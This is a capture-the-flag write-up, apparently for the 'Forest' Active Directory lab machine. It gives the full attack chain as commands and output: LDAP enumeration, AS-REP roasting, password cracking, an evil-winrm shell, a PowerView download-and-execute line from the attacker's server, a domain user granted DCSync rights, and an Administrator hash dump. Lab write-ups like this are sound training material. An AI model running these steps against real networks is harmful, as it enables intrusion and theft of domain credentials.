Forest/LDAP Enum Service Account Exploit

The assessor began with an Nmap scan using the following commands:
sudo nmap -sV -p- -A 10.10.10.161 > Forest_scan

- -sV conducts a service enumeration scan
- -p- scans all 65535 ports
- -A is an aggressive scan that attempts to determine operating system information, service information, etc.

The scan reveals several ports related to an Active Directory Domain Control:

```
┌──(kali㉿kali)-[~/HTB/Forest]
└─$ cat Forest_scan
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-17 13:06 EDT
Nmap scan report for 10.10.10.161
Host is up (0.049s latency).
Not shown: 65511 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2023-03
-17 17:15:09Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain:
 htb.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds
(workgroup: HTB)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain:
 htb.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf       .NET Message Framing
```

Since LDAP is open we can attempt an anonynous bind using the following command:
ldapsearch -H ldap://10.10.10.161:389/ -x -b "dc=htb,dc=local"
- -x specifies anonymous authentication
- -b specifies the search base

As we can see it allows us to query the domain without credentials.

```
┌──(kali㉿kali)-[~/HTB/Forest]
└─$ ldapsearch -H ldap://10.10.10.161:389/ -x -b "dc=htb,dc=local"
# extended LDIF
#
# LDAPv3
# base <dc=htb,dc=local> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# htb.local
dn: DC=htb,DC=local
objectClass: top
objectClass: domain
objectClass: domainDNS
distinguishedName: DC=htb,DC=local
instanceType: 5
whenCreated: 20190918174549.0Z
whenChanged: 20230317165758.0Z
subRefs: DC=ForestDnsZones,DC=htb,DC=local
subRefs: DC=DomainDnsZones,DC=htb,DC=local
subRefs: CN=Configuration,DC=htb,DC=local
uSNCreated: 4099
dSASignature:: AQAAACgAAAAAAAAAAAAAAAAAAAAAAAAAOqNrI1l5QUq5WV+CaJoIcQ==
uSNChanged: 888873
name: htb
```

Now we can use a tool known as windapsearch.py for further enumeration:
python2 windapsearch_py2.py -d htb.local --dc-ip 10.10.10.161 -U
- -d Domain
- --dc-ip Domain IP Address
- -U User enumeration

```
┌──(kali㉿kali)-[~/HTB/Forest/windapsearch]
└─$ python2 windapsearch_py2.py -d htb.local --dc-ip 10.10.10.161 -U
[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 10.10.10.161
[+] Getting defaultNamingContext from Root DSE
[+]     Found: DC=htb,DC=local
[+] Attempting bind
[+]     ... success! Binded as:
[+]      None

[+] Enumerating all AD users
[+]     Found 28 users:
```

Further enumeration using the following command, directed us to a Service Account labelled *svc-alfresco*
python2 windapsearch_py2.py -d htb.local --dc-ip 10.10.10.161 --custom "objectClass="*
- --custom Allows us to add filters to our query

```
┌──(kali㉿kali)-[~/HTB/Forest/windapsearch]
└─$ python2 windapsearch_py2.py -d htb.local --dc-ip 10.10.10.161 --custom "objectClass=*"

[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 10.10.10.161
[+] Getting defaultNamingContext from Root DSE
[+]     Found: DC=htb,DC=local
[+] Attempting bind
[+]     ...success! Binded as:
[+]      None
[+] Performing custom lookup with filter: "objectClass=*"
[+]     Found 312 results:
```

```
CN=svc-alfresco,OU=Service Accounts,DC=htb,DC=local
```

Using the GetNPUsers.py script we can get the Kerberos TGT and attempt to get the password for the Service Account:

```
┌──(kali㉿kali)-[~]
└─$ GetNPUsers.py htb.local/svc-alfresco -dc-ip 10.10.10.161 -no-pass
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

[*] Getting TGT for svc-alfresco
$krb5asrep$23$svc-alfresco@HTB.LOCAL:46ff9c69ada74b1395d2d98712d79fb8$820f105a6a3369399502
6cad3086efc83f6e6dfa5e52d3b3ed7f4a06cf0aa682b263da2c5fc207a6abf4b10a3774a2c367b88be02efe3a
4678de2182efa06eb1df9aacbc352936efd4e467f45466b92cf9e4331d9ea224144a67a9e2fb4c3e49ed321483
03d11d20cb49470013d2ef92cba221e2504a1988f915402beb109614ebf202ce3bf6c16d05f5a2d96fbcd473ba
96f775a1463b1f53c8cc20d4ec619e405118b2c8edb5e0faf8362b23158724d22173bb99eb5d39b91a205e2906
758dd866a3eefb8736519c4ec6810a18d7655ee9fd7adeaed69b04987a27893b61bc998b09a1a3da
```

Now we can use JohntheRipper to decrypt the hash:
john hash -w=/usr/share/wordlists/rockyou.txt

```
┌──(kali㉿kali)-[~/HTB/Forest]
└─$ john hash -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PB
KDF2 HMAC-SHA1 AES 128/128 AVX 4x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
s3rvice          ($krb5asrep$23$svc-alfresco@HTB.LOCAL)
1g 0:00:00:03 DONE (2023-03-17 19:10) 0.3311g/s 1352Kp/s 1352Kc/s 1352KC/s s40144740144740
1447..s3r2s1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Next we can use evil-winrm since port 5985 is open, to gain shell access:
evil-winrm -i 10.10.10.161 -u svc-alfresco -p s3rvice

```
┌──(kali㉿kali)-[~/HTB/Forest]
└─$ evil-winrm -i 10.10.10.161 -u svc-alfresco -p s3rvice

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_pro
c() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-w
inrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> whoami
htb\svc-alfresco
```

Privilege Escalation/Exploitation

Now that we are on the system we can begin enumeration to elevate our privileges. Since we have valid credentials we can use BloodHound to enumerate the Active Directory environment for us:
bloodhound-python -d htb.local -u svc-alfresco -p s3rvice -gc forest.htb.local -c all -ns 10.10.10.161


- -d Domain
- -u User
- -p Password
- -gc Host/FQDN
- -c Collection Method
- -ns Nameserver

```
┌──(kali㉿kali)-[~]
└─$ bloodhound-python -d htb.local -u svc-alfresco -p s3rvice -gc forest.htb.local -c all -ns 10.10.10.161
INFO: Found AD domain: htb.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (htb.local:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: FOREST.htb.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: FOREST.htb.local
INFO: Found 32 users
INFO: Found 76 groups
INFO: Found 2 gpos
INFO: Found 15 ous
INFO: Found 20 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: EXCH01.htb.local
INFO: Querying computer: FOREST.htb.local
INFO: Done in 00M 14S
```


Now if we check our directory there will be several JSON files that we can import into BloodHound

```
┌──(kali㉿kali)-[~]
└─$ ls
2023-03-14-mssb.xls              20230318124935_domains.json  20230318124935_ous.json    Documents  HTB         Pictures    rsa.py          Videos                        Win_Exploit
20230318124935_computers.json    20230318124935_gpos.json     20230318124935_users.json  Downloads  Music       Public      systeminfo.txt  Windows-Exploit-Suggester
20230318124935_containers.json   20230318124935_groups.json   Desktop                    hash       NC_Windows  __pycache__ Templates       windows-exploit-suggester.py
```


Drag and Drop the files into BloodHound




Now we can use BloodHound's Analysis Tool to determine the Shortest Path to Domain Admin:




BloodHound will build a map of different routes to Domain Admin but we can filter it by labelling svc-alfresco as Owned





Now we have a much smaller map and if you follow the lines between each point it'll tell you whether the a user is a member of the account or Genericall which may contain steps to gain further access:



If you right click and select help it'll display how you can laterally move or escalate privileges:

Help: GenericAll

Info | Abuse Info | Opsec Considerations | References

OPERATORS@HTB.LOCAL if you are not running a process as a member. To do this in conjunction with Add-DomainGroupMember, first create a PSCredential object (these examples comes from the PowerView help documentation):

```
$SecPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('TESTLAB\dfm.a', $SecPassword)
```

Then, use Add-DomainGroupMember, optionally specifying $Cred if you are not already running a process as ACCOUNT OPERATORS@HTB.LOCAL:

```
Add-DomainGroupMember -Identity 'Domain Admins' -Members 'harmj0y' -Credential $Cred
```

Finally, verify that the user was successfully added to the group with PowerView's Get-

Close

Each script requires you to run PowerView.ps1 on the target machine. Which we can do by setting up a python http server and using IEX to Download String:

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> IEX(New-Object Net.WebClient).downloadString('http://10.10.14.18/PowerView.ps1')
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents>
```

```
┌──(kali㉿kali)-[~/HTB/Forest/priv_esc]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.161 - - [18/Mar/2023 13:06:14] "GET /PowerView.ps1 HTTP/1.1" 200 -
```

Now we need to create a new user, using net user command and add that user to the Exchange Windows Permissions group:

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net user gio passwd123 /add
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents>
```

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net groups 'Exchange Windows Permissions' gio /add /Domain
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents>
```

And we can utilize the commands from BloodHound:

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> IEX(New-Object Net.WebClient).downloadString('http://10.10.14.18/PowerView.ps1')
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> $pass = ConvertTo-SecureString 'passwd123' -AsPlainText -Force
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> $cred = New-Object System.Management.Automation.PSCredential('HTB\gio', $pass)
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> Add-DomainObjectAcl -Credential $cred -TargetIdentity 'DC=htb,DC=local' -PrincipalIdentity gio -Rights DCSync
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents>
```

Note: The last command differs, this may be becuase BloodHound needs an update.

Now with the permissions we have we can use secretsdump.py to dump all the users' hashes

```
┌──(kali㉿kali)-[~/HTB/Forest/priv_esc]
└─$ secretsdump.py htb/gio:passwd123@10.10.10.161
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::
